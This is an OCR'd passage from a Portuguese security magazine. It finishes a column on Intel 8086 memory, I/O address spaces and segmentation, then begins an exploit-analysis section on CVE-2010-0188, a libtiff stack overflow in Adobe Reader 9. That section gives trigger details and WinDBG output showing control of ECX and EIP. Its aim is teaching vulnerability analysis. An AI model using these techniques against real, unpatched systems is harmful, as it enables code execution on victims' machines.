


Figura 7: Um ciclo de barramento lendo dados da memória, usando a multiplexação baseada no tempo

Essencialmente, os detalhes de cada parte deste ciclo de barramento são:

• Ciclo de clock 1: Os bits de endereço da posição de memória desejada são colocados no barramento de endereço.

• Ciclo de clock 2: O sinal de controle em Read Line (RD – pino 32) é colocado em 0 para notificar a memória que o valor é para ser lido. Se fosse um ciclo de escrita, os dados seriam colocados no barramento de dados neste ciclo de clock, e o sinal de controle em WD (pino 29) seria colocado em 0 ao invés do sinal RD.

• Ciclos de clock 3 e 4: Como trata-se de um ciclo de leitura, a CPU lê os dados durante estes ciclos de clock.

Como forma de compensar o atraso na comunicação com dispositivos (memoria ou dispositivos de I/O) lentos, um ciclo (de clock) de wait pode ser adicionado entre os ciclos 3 e 4. Durante este ciclo de wait, os dados no barramento continuam sem alteração. O pino M/IO (pino 28) controla se a leitura ou escrita está sendo feita para a memória RAM ou algum dispositivo de entrada e saída (I/O). Quando o pino M/IO está em low, o acesso é feito ao address space de I/O. Quando este pino está em high, o acesso é feito ao address space da memória principal.

Como podemos notar, o acesso a memória é muito lento computacionalmente falando. Com o conhecimento apresentado aqui fica evidente o porquê alinhamento de memória em fronteiras de words é tão importante para o desempenho dos programas.

3.2 – Address Space(s) do Intel 8086

Cada célula de memória (normalmente denominada byte) é referenciada por um número único chamado de endereço. A faixa linear de números representando endereços válidos é conhecido como Address Space, geralmente indo do 0 até um limite máximo. Com um barramento de endereços de 20 bits, este processador pode endereçar até 1 MB de memória física, ou seja, seu address space da memória física vai de 0x0 até 0xFFFFF (todos os 20 bits configurados em 1).

Além do address space da memória física, este processador possui um address space separado para comunicar com os controladores dos dispositivos de I/O. Cada endereço deste address space é chamado de porta (I/O Port). Este address space separado pode endereçar até 64k de posições. Ou seja, pode endereçar até 64k de portas de 8 bits, ou 32k de portas de 16 bits.




Figura 8: Separated e Memory Address Space

A Figura 8 mostra um contraste entre o address space da memória principal em face do address space separado para I/O. O FSB (Front Side Bus) é o que liga o processador ao barramento de sistema.

Independentemente do tipo de dispositivo, os princípios subjacentes da interface de I/O deles são os mesmos, tipicamente consistindo em um controlador de I/O e do dispositivo. A Figura 9 mostra uma típica organização de I/O.




Figura 9: Relação entre o barramento, controlador de I/O e os dispositivos

Controladores de I/O (I/O Controller) contém diversos registradores internos. Um exemplo do uso desses registradores é para receber comandos do processador, e para fornecer o estado da operação de I/O. A Figura 10 mostra um controlador de I/O com seus registradores internos.




Figura 10: Registradores (portas) do controlador de I/O

Os endereços das portas de I/O referenciam justamente estes registradores dos controladores. Ou seja, quando você escreve num endereço de porta de I/O você está na verdade escrevendo nestes registradores. Quando você lê de uma porta de I/O, você está lendo destes

registradores. Mas como ler ou escrever neste address space? O ISA do Intel 8086 disponibiliza as instruções IN e OUT para escrever em tal address space. Como dito anteriormente, o pino de controle M/IO (pino 28) indica qual address space está sendo lido ou escrito.

Alguns endereços destes address spaces são reservados para uso especifico, e não devem ser utilizados. Alguns exemplos são:

- **Memory Address Space:**
  - **o 0x0** – 0x3FF (primeiro kilobyte de memória): Reservado para a IVT (Interrupt Vector Table).
  - **o 0xFFFF0** – 0xFFFFF (16 bytes): Reservado para mapear código da BIOS durante o processo de BOOT.

- **Separated Address Space:**
  - **o 0xF8** – 0xFF: Reservado para uso da Intel

3.3 – Memory-Mapped I/O

O tópico anterior mostrou uma das formas que um programador pode se comunicar (controlar) com os registradores dos controladores de dispositivo. A segunda forma de se fazer isto é usando Memory-Mapped I/O. Nesse esquema os endereços das portas de I/O são mapeados para o espaço de endereçamento da memória principal. Nesta forma, o acesso as portas de I/O é feito por meio das instruções padrões para acesso a memória. Um comparativo das vantagens e desvantagens de cada esquema é apresentado na sequência.

- **Separated I/O:**
  - **o Desvantagens:**
    - Requer instruções especiais para o acesso.
    - Espaço de endereçamento reduzido.
  - **o Vantagem:**
    - Não ocupa o espaço de endereçamento da memória principal.

- **Memory-mapped I/O:**
  - **o Desvantagem:**
    - Ocupa o espaço de endereçamento da memória principal.
  - **o Vantagens:**
    - Pode-se usar o conjunto completo de instruções disponíveis para operações com memória.
    - Maior espaço de endereçamento.

Durante o processo de boot, o código da BIOS é mapeado no address space da memória principal usando este esquema de memory-mapped I/O. No momento apropriado vamos detalhar este processo de boot, mas não por agora.

3.4 – Um Address Space Segmentado e o Cálculo dos Endereços Lógicos em Físicos

O programador do Intel 8086 enxerga o address space de 1 MB da memória principal como um grupo de segmentos lógicos que são definidos pela aplicação. Um segmento é uma unidade lógica de memória que pode ter até 64k bytes de tamanho (16 bits de offset – pois são definidos basicamente por seu endereço de base + offset). Cada segmento é composto por endereços contíguos na memória, são unidades independentes separadamente endereçadas. Segmentos podem ser adjacentes/contíguos, separados, parcialmente sobrepostos ou completamente sobrepostos como mostrado na Figura 11.




Figura 11: Localização de segmentos na memória física.

Neste processador cada posição de memória tem dois tipos de endereços: físicos e lógicos. Um endereço físico é o valor de 20 bits que vai para o barramento de endereço e que unicamente identifica cada byte dentro do megabyte de memória. Endereços físicos podem ir de 0x0 até 0xFFFFF. Toda troca de dados entre a CPU e a memória usa estes endereços físicos. Programas lidam com endereços lógicos ao invés de físicos, e permitem que os programas sejam desenvolvidos sem o conhecimento prévio onde o código estará localizado na memória, facilitando o gerenciamento dinâmico dos recursos de memória (lembrando que aqui não temos memória virtual). Um endereço logico consiste do endereço da base do segmento e do offset (deslocamento) dentro deste segmento. Seria algo como:

```
BASEADDR:OFFSET // Formato
0x0265:0x14 // Exemplo usando notação hexadecimal
0265h:14h // Exemplo usando outra notação hexadecimal
CS:IP // Exemplo usando registradores
```

Para qualquer localização de memória, o endereço da base do segmento aponta para o primeiro byte do segmento e o offset é a distância em bytes do início do segmento. Endereços de segmento e offset são valores de 16 bits sem sinal. O primeiro byte do segmento tem offset 0. Um segmento é uma entidade lógica, da qual o programador está ciente e a qual usa como tal. Ele permite que código e dados sejam divididos em espaços de endereçamento logicamente independentes. A Figura 12 mostra um exemplo com dois segmentos de dados, um de código e um de stack.




Figura 12: Segmentos lógicos diferentes referenciados pelos registradores de segmento.

Os registradores de segmento (CS, DS, SS, e ES) são usados para apontar para o início do segmento lógico. Posteriormente, o endereço lógico do segmento juntamente com o offset são computados e se gera o endereço físico, endereço esse que vai efetivamente para o barramento de endereços. Como os registradores de segmento possuem apenas 16 bits, e o barramento físico tem 20 bits, o cálculo do endereço físico faz um deslocamento de 4 bits a esquerda neste endereço de segmento (REGISTER << 4), de forma a termos um endereço de 20 bits. Isso faz com que os segmentos na memória física comecem apenas em endereços múltiplos de 16 (24). Após o deslocamento, soma-se o offset ao endereço do segmento, obtendo assim o endereço físico. As Figuras 13 e 14 mostram como este cálculo é feito.




Figura 13: Cálculo do endereço físico a partir do endereço lógico (CS:IP).




Figura 14: Cálculo de endereços físicos a partir de endereços lógicos¬

Cabe lembrar que diferente da memória principal, o address space de I/O não é segmentado, usando apenas as 16 linhas baixas do barramento de endereço.

3.5 – Referência Implícita

No código/programa, cada referência a memória pode ser explicita (no formato SEGMENTO:OFFSET) ou implícita. Um exemplo de referência implícita seria algo como JMP 0xb7, que resulta em CS:0xb7. A seguir observe alguns exemplos de referências implícitas em relação a alguns registradores de segmento:

- CS: Referências a IP usam CS implicitamente.
- SS: Referências a stack (como instruções PUSH e POP) usam SP, que por conseguinte usa SS implicitamente.
- DS: Referências a SI em instruções de cópia de string usam DS implicitamente.
- ES: Referências a DI em instruções de cópia de string usam ES implicitamente.

4 - Conclusão

Com o conhecimento oferecido até aqui por esta seção, estamos prontos para mergulhar em código de modo real (ou do Intel 8086). A partir da próxima edição vamos programar alguns dispositivos de I/O e também brincar com alguns esquemas que usam Memory-Mapped I/O.

Boa leitura e até lá, pessoal.

Ygor da Rocha Parreira *(dmr) faz pesquisa com computação ofensiva, trabalha como consultor de segurança sênior na Threat Intelligence e é um cara que prefere colocar os bytes à frente dos títulos.*


Referências

Este artigo foi massivamente baseado na experiencia do autor e nos seguintes documentos e livro:

[1] Intel. 8086 Family Users Manual. Link: https://github.com/yparreira/H2HC-Magazine-Column/blob/master/2017/8086_family_Users_Manual.pdf. Acessado: 10/05/2017.

[2] Hyde, Randall. "The Art of Assembly Language Programming". Link: https://github.com/yparreira/H2HC-Magazine-Column/tree/master/2017/The_Art_of_Assembly_Language_Programming. Acessado: 10/05/2017.

[3] TANENBAUM, A. S. Organização Estruturada de Computadores. Tradução: Arlete Simille Marques. Revisão Técnica: Wagner Luiz Zucchi. 5° ed. São Paulo: Pearson Prentice Hall, 2007.



FOREWORDS – O EXPLOIT QUE EU VI

por Rodrigo Rubira Branco

Olá a todos! É com satisfação que criamos mais uma seção nesta revista. A revista considera muito seriamente antes de incluir uma seção, dado que este é um comprometimento com o leitor de que teremos uma série de artigos sobre um determinado tópico. Gerar conteúdo é um desafio nos dias modernos, onde tantos publicam em tantos fóruns e gerar conteúdo de qualidade em língua portuguesa é ainda mais complicado, pela falta de contribuições recebidas. Esperamos mudar isso e incentivar uma área que necessita de mais pesquisadores!

Este forewords tenta explicar um pouco dos objetivos da seção, o que pode ser esperado dela, como você leitor pode contribuir e como nos manteremos motivados para gerar conteúdo de qualidade.

Ao longo das últimas duas décadas as tecnologias de proteção contra explorações de vulnerabilidades de corrupção de memória evoluíram muito, e por consequência também evoluíram-se as técnicas que derrotam tais proteções. Esta seção objetiva analisar tais técnicas e exploits públicos que tenha algum componente interessante. Não temos intenção aqui de gerar conteúdo inovador, ao invés disso, pretendemos analisar o trabalho de pesquisadores no mundo afora, e trazer de uma forma mais fácil o entendimento, focando na explicação do modo de pensar da análise.

Em alguns casos, focaremos em transformar um simples trigger da vulnerabilidade em execução de código (como no artigo desta edição), enquanto em outros, focaremos em como "triggar" a vulnerabilidade (ou como obter uma determinada primitiva, sem necessariamente passar pelo processo completo). Se não explicarmos algum termo, tiverem alguma dúvida, etc, por favor entrem em contato, pois a ideia é realmente a disseminação do conhecimento prático aos leitores: não apenas iremos responder as perguntas recebidas, como também aproveitaremos para explicar a terminologia na próxima edição.

Mas quais exploits, para que sistemas? Quaisquer tipos de exploit de corrupção de memória, para quaisquer tipos de sistemas. O critério de seleção é baseado em diversos fatores, incluindo feedbacks recebidos! Por exemplo, se algum leitor nos enviar perguntas sobre um determinado artigo publicado por um pesquisador, procuraremos responder e caso o artigo seja realmente interessante, de repente escreveremos sobre tal trabalho. Obviamente também aceitaremos contribuições completas: você analisou alguma prova de conceito de uma vulnerabilidade recentemente, melhorou um exploit público ou viu algum novo método, nos envie e publicaremos. Também estamos dispostos a mentorar no processo. Dedique tempo e também dedicaremos!

Os níveis de dificuldade abordados não serão necessariamente incrementais (até porque com o escopo por agora decidido, seria difícil definir

o que é incremental, dada a necessidade dos ambientes para reproduzir), mas procuraremos garantir que o entendimento seja completo (onde possível falaremos das ferramentas utilizadas, ambientes, etc) para que o leitor que queira reproduzir o que dissermos, assim o faça. Iremos também "melhorar" artigos lançados nesta seção com mais informações colocadas diretamente no github da seção, por exemplo, complementando passos que a seção não incluir, explicando partes do processo que eventualmente geraram muitas dúvidas dos leitores e inclusive disponibilizando mais conteúdo relativo ao artigo.

ARTIGOS TRADUZIDOS

EXPLORANDO UM STACK OVERFLOW CLÁSSICO NO ACROBAT READER

Neste primeiro artigo, iremos abordar uma vulnerabilidade discutida em um paper da Black Hat de 2016 [1]. Como sou um dos autores de tal paper, a discussão aqui será essencialmente uma tradução (com certa simplificação) do que foi apresentado em tal paper (que inclui outros pontos e outras vulnerabilidades).

Os PoCs[1] (e exploits) desta seção estão disponibilizados no GitHub [2] para que os leitores possam replicar os testes e praticar com as demonstrações.

Dicotomia do problema de 'exploitabilidade' [2]

Determinar a 'exploitabilidade' de um bug (por exemplo, crash da aplicação) pode ser dividido em se determinar o controle possível sobre a causa da exceção/crash (bug) no programa alvo e em se determinar que tipo de controle é possível se conseguir a partir de tal bug.

Não se entender uma das partes de tal dicotomia significa que não se conseguirá reproduzir o problema inicialmente ('trigger' do bug, ou seja, atingir o estado do programa no qual a vulnerabilidade acontece), ou o objetivo final de se explorar tal vulnerabilidade (fazer com que o 'trigger' proveja as primitivas necessárias para se conseguir o objetivo desejado com a exploração da vulnerabilidade, por exemplo, execução arbitrária de código).

Diremos portanto que um bug é explorável (e portanto é uma vulnerabilidade), quando:

1) A causa da exceção/crash é relacionada e de certa forma controlável (direta ou indiretamente) através de entradas (inputs) geradas por nós (atacante/exploit writer) para o programa

2) No momento do 'trigger' do bug (ou em algum caminho após o 'trigger'), existe evidência de que o controle do programa pode ser obtido direta/indiretamente através da manipulação das entradas (input) para tal programa[3]

Como dito (obviamente), 1 e 2 são necessários: se a entrada não for controlada (não possuirmos 1), 2 não tem como ser obtido e, portanto, o bug não será explorável. Da mesma forma, se temos controle sobre as entradas (1), mas tal controle não fornece um caminho (2) para uma situação que nos forneça o controle desejado (exemplo, corromper um determinado ponteiro

1 Do inglês Proof of Concept, ou provas de conceitos. São códigos/dados/arquivos/etc que provam que uma determinada vulnerabilidade existe. Alguns são exploits funcionais, outros geram apenas crash.

2 Obviamente o termo exploitability foi abrasileirado neste artigo, mas essencialmente quer dizer sobre a análise de um determinado comportamento de um programa para se determinar se tal comportamento permite a quebra de alguma premissa de segurança do sistema (por exemplo, execução arbitrária de código).

3 Entradas para um programa podem ser óbvias, como parâmetros de linha de comando ou mensagens de rede, ou menos evidentes, como parâmetros de configuração, áreas de memória compartilhada, arquivos, etc.

na memória), o bug também não será explorável.

Quero aqui fazer menção a uma exceção: Negação de Serviço (DoS – Denial of Service) é um bug que fornece 1, mas não exige 2 e ainda assim pode ser classificado como uma vulnerabilidade, caso disponibilidade faça parte do escopo do programa atacado (exemplo, serviços de rede).

CVE-2010-0188 – Adobe Reader Libtiff TIFFFetchShortPair Stack-Based Buffer Overflow (APSB10-07)

Esta é uma vulnerabilidade classificada como 'stack-based buffer overflow' (essencialmente extravasamento de buffer armazenado na stack). A vulnerabilidade afetou a AcroForm.api na função TIFFFetchShortPair, relacionada ao elemento DataCount de uma entrada TIFFDirEntry.

Como o leitor pode apreciar, a descrição do parágrafo anterior não ajuda muito a entender de fato o problema (como "triggar" a vulnerabilidade e nem como explorá-la).

O formato TIFF (Tag Image File Format) é um formato de arquivo usado primariamente para armazenar imagens digitais. TIFF é um formato popular para imagens de alta definição, assim como o JPEG e o PNG. Esta vulnerabilidade afetou a libtiff anos antes de afetar o Adobe Reader, mas a Adobe não havia percebido e continuou utilizando a versão vulnerável da biblioteca (este tipo de informação sempre ajuda a encontrar outros exploits que possam ser relacionados e código que pode auxiliar na criação da prova de conceito). A Figura 1 mostra a definição do cabeçalho do formato TIFF [2]. E a Figura 2 mostra a definição de cada entrada IFD (Image File Directory)

Offset	Size	Description
0x0000	2	Byte Order
0x0002	2	Constant Identifier
0x0004	4	Offset of the first IFD table (T)
...	...	...
T	2	Number of IFD tables (M)
T+0x02	12	IFD Entry 1
T+0x0E	12	IFD Entry 2
T+0x1A	12	IFD Entry 3
...		
T+0x02+12*M		Offset to the next IFD until value is 0
...	...	...

Figura 1: Cabeçalho do formato TIFF.

Offset	Size	Description
0x0000	2	Tag ID
0x0002	2	Tag Type
0x0004	4	Data Count (dc)
0x0008	4	Value (if dc <= 4) or Offset (if dc > 4)

Figura 2: Definição de uma entrada IFD.

Pela definição do primeiro parágrafo, esta claro que a vulnerabilidade trata-se de um arquivo PDF com uma imagem TIFF embarcada. Tais arquivos TIFF são parseados pela libtiff dentro do Adobe Reader e são essencialmente tratados como arquivos TIFF normais (ou seja, permitem que exercitemos a libtiff independentemente do Adobe Reader). Normalmente o formato PDF usa base64 para 'codificar' (encode) este tipo de arquivo binário em um PDF (ou seja, qualquer imagem TIFF que usarmos, teremos de aplicar base64 encoding e colocá-la dentro de um PDF).

O problema em questão da libtiff pode ser "triggado" com as seguintes TAG IDs:

- TAG ID 0x0129 (chamada de PageNumber).
- TAG ID 0x0141 (chamada de HalftoneHints).
- TAG ID 0x0212 (chamada de YcbCrSubSampling).
- TAG ID 0x0150 (chamada de DotRange).

Quando tais TAG IDs são definidas conjuntamente com o Tag Type configurado como SHORT (valor 0x3), o parser usa o valor do campo Data Count (dc) para determinar o tamanho do buffer da seguinte forma:

```
size = data count * 2
```

Neste cenário, a função vulnerável copia "size" bytes do arquivo TIFF dentro do PDF para um buffer de tamanho fixo alocado na stack: como o tamanho do dado de origem é controlado pelo atacante, mas o buffer de destino é de tamanho fixo, temos um stack-based buffer overflow caso o tamanho de origem seja maior do que o espaço reservado no destino para tal buffer.

Os testes demonstrados neste artigo foram executados no seguinte ambiente:

- Windows 7 32-bit
- WinDBG v6.11.0001.404 x86
- Acrobat Reader v9.0.0

O arquivo PDF de PoC que usamos neste artigo, bem como o instalador do Acrobat Reader estão disponíveis no GitHub em [2]. A Figura 3 mostra o momento em que o nosso arquivo PDF quebra o Acrobat Reader dentro do WinDBG.

```
Breakpoint 0 hit
eax=05bf3c38 ebx=00000400 ecx=05db7260 edx=05bf3c33 esi=002be28c edi=00000000
eip=638038d5 esp=002be174 ebp=002be1a4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
AcroForm!DllUnregisterServer+0x1bd752:
638038d5 8b01            mov     eax,dword ptr [ecx]  ds:0023:05db7260=63bd8d68
```

Figura 3: Momento em que o Acrobat Reader quebra dentro do WinDBG.

A Figura 4 mostra o plugin DPTrace[4] no momento do crash (mencionado no artigo original referenciado). Conseguimos ver que o endereço apontado (por ECX) é controlado (tained), pois vem do arquivo de entrada (iremos aprofundar mais sobre isso em outros artigos, por exemplo, demonstrando como encontrar o local em que o arquivo foi mapeado na memória – por agora, mande-nos perguntas e tente praticar em casa também).

```
0:000> !dptrace_analyzer "\"\"C:\\Users\\rrbranco\\Desktop\\Black Hat 2016\\DPTrace-BlackHat 2016\\Debug\\DPTRACE-GUI.exe\" \"C:\\Users\\rrbranco\\Desktop\\Bla
Args: ""C:\Users\rrbranco\Desktop\Black Hat 2016\DPTrace-BlackHat 2016\Debug\DPTRACE-GUI.exe" "C:\Users\rrbranco\Desktop\Black Hat 2016\DPTrace-BlackHat 2016\S

Opening file: C:\Users\rrbranco\Desktop\Black Hat 2016\DPTrace-BlackHat 2016\Sample_output\dptrace-test2.vdt
Processing file...



Instruction: 651c35ed 8b01          mov     eax,dword ptr [ecx]  ds:0023:062d9300=65591260


Dumping instruction taint information:

instr->Src tainted: *062d9300
instr->SrcDep1 tainted: ecx
```

Figura 4: Instrução onde ocorre o crash, juntamente com o endereço de memória que é tained.

O DPTrace também possui uma interface gráfica, onde também conseguimos ver o fluxo que demonstra controle sobre o local que os dados são lidos. Esta interface é mostrada na Figura 5.




Figura 5: Analise realizada anteriormente usando a interface gráfica do DPTrace.

4 O DPTrace (Deep Trace, ou Dual Purpose Trace) é um plugin do WinDBG que auxilia o analista a determinar a exploitabilidade de um determinado crash.

Um hábito saudável (ou uma recomendação) é de se mudar os dados para um padrão que facilite sua identificação no debugger (depurador). Assim é possível mapear qual parte de nossa entrada de dados (nesse caso, do arquivo TIFF dentro do arquivo PDF de entrada) realmente está sendo usada.

```
0:000> g
(62c.180): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=424144b7 ebx=00000400 ecx=42414241 edx=00000002 esi=002be28c edi=00000276
eip=638038d5 esp=002be044 ebp=002be074 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
AcroForm!DllUnregisterServer+0x1bd752:
638038d5 8b01            mov     eax,dword ptr [ecx]  ds:0023:42414241=????????
```

Figura 6: Registrador ECX com conteúdo controlado pelo atacante (ABAB).

Na Figura 6, usamos (ABAB – 0x41 e 0x42) para controlar ECX. O interessante deste exemplo é que fica um pouco mais claro como certos registradores acabam por ser controlados também (o fluxo do programa segue, então o controle de um local na memória significa que tudo que recebe tal valor também é controlado e por assim vai, propagando o controle).

Por ser um stack-based buffer overflow clássico, a entrada de dados esta sobrescrevendo continuamente os valores armazenados na stack, e no momento do retorno da função, o valor salvo do EIP será carregado da stack com o valor sobrescrito. Em nosso padrão, colocamos valores sequenciais (ABAB), para podermos ver exatamente o offset da entrada que sobrescreve o valor de retorno (em próximos artigos iremos ensinar como calcular e encontrar tais valores no debugger). Para este caso, é muito simples e nem sequer vale a pena exercitar no debugger. Já podemos ver o crash na Figura 7 com o EIP sobescrito por um valor controlado (CDEE – 0x43, x044, 0x45, 0x45).




Figura 7: Crash demonstrando que o atacante tem controle sobre o fluxo de execução do programa (EIP)

PARA CASA

Recomendo praticar em uma máquina virtual semelhante à usada neste artigo. O PoC que estamos incluindo contém o "trigger" (mostrado na primeira imagem no momento do crash), mas ainda precisa ser modificado (o buffer que contém a imagem TIFF precisa ser removido e alterado para se chegar no controle do EIP mostrado – lembrando que a imagem está codificada em base64).

AGRADECIMENTOS:

Aos revisores, Ygor Parreira e Gabriel Barbosa, pelo incentivo em escrever o artigo e a revisão dada (apesar do artigo ser parcialmente uma tradução, decidimos adicionar algumas partes e comentários para facilitar o entendimento).

Ao Rohit Mothe, co-autor da pesquisa e artigo original.

Referências

